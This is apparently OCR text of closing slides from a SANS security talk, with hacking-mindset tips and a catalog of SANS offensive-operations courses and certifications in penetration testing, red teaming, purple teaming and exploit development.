
Putting It All Together

- Make time to Hack!
- Learn how things *really* work
- Identify patterns & make predictions
- Identify misplaced trust
- Collaborate with other hackers
- Create Proofs-of-Concepts
- Hack as a team



Ruminate → Model → Discuss & Debate → Refine → Play / Attack → Tweak → (REPEAT)

How can SANS help? Cloud Security Roadmap



Recruiting People of Color to Speak at SANS Events - UPDATE

"I See People That Look Like Me."

OFFENSIVE OPERATIONS

SANS

Penetration Testing: Network

SEC504: Hacker Tools, Techniques, Exploits & Incident Handling
GIAC Certified Incident Handler (GCIH)

SEC460: Enterprise and Cloud | Threat and Vulnerability Assessment
GIAC Enterprise Vulnerability Assessor (GEVA)

SEC560: Network Penetration Testing and Ethical Hacking
GIAC Penetration Tester (GPEN)

SEC660: Advanced Penetration Testing, Exploit Writing, and Ethical Hacking
GIAC Exploit Researcher and Advanced Penetration Tester (GXPN)

Penetration Testing: Web & Cloud

SEC542: Web App Penetration Testing and Ethical Hacking
GIAC Web Application Penetration Tester (GWAPT)

SEC642: Advanced Web App Penetration Testing, Ethical Hacking, and Exploitation Techniques

NEW
SEC588: Cloud Penetration Testing

2 DAY COURSE BETA
SEC552: Bug Bounties and Responsible Disclosure

Penetration Testing: Specialized

SEC617: Wireless Penetration Testing and Ethical Hacking
GIAC Assessing and Auditing Wireless Networks (GAWN)

2 DAY COURSE
SEC580: Metasploit Kung Fu for Enterprise Pen Testing

2 DAY COURSE
SEC567: Social Engineering for Penetration Testers

SEC575: Mobile Device Security and Ethical Hacking
GIAC Mobile Device Security Analyst (GMOB)

3 DAY COURSE BETA
SEC554: Blockchain and Smart Contract Security

COMING SOON
SEC550: Active Defense - Cyberspace Trapping, Attack Disruption and Cyber Deception

IN DEV
SEC556: IoT Penetration Testing

IN DEV
SEC446: Hardware Assisted Hacking

Red Teaming

2 DAY COURSE
SEC564: Red Team Exercises and Adversary Emulation

IN DEV
SEC565: Red Team Operations

IN DEV
SEC670: Red Team Tactics: Offensive Windows Tool Development

Purple Teaming

SEC599: Defeating Advanced Adversaries - Purple Team Tactics & Kill Chain Defenses
GIAC Defending Advanced Threats (GDAT)

SEC699: Purple Team Tactics - Adversary Emulation for Breach Prevention & Detection

Exploit Development

SEC660: Advanced Penetration Testing, Exploit Writing, and Ethical Hacking
GIAC Exploit Researcher and Advanced Penetration Tester (GXPN)

SEC760: Advanced Exploit Development for Penetration Testers

IN DEV
SEC661: ARM Exploit Writing

OFFENSIVE OPERATIONS

SANS

PEN TESTING SPECIALIZED

SEC446: Hardware Assisted Hacking NEW!

SEC467: Social Engineering for Penetration Testers NEW! 2-DAY COURSE

SEC550: Cyber Deception – Attack Detection, Disruption, and Active Defense NEW!

SEC556: IoT Penteration Testing NEW!

RED TEAM

SEC565: Red Team Operations NEW!

SEC670: Red Team Ops: Windows Tool Development NEW!

EXPLOIT DEVELOPER

SEC661: ARM Exploit Development NEW! 2-DAY COURSE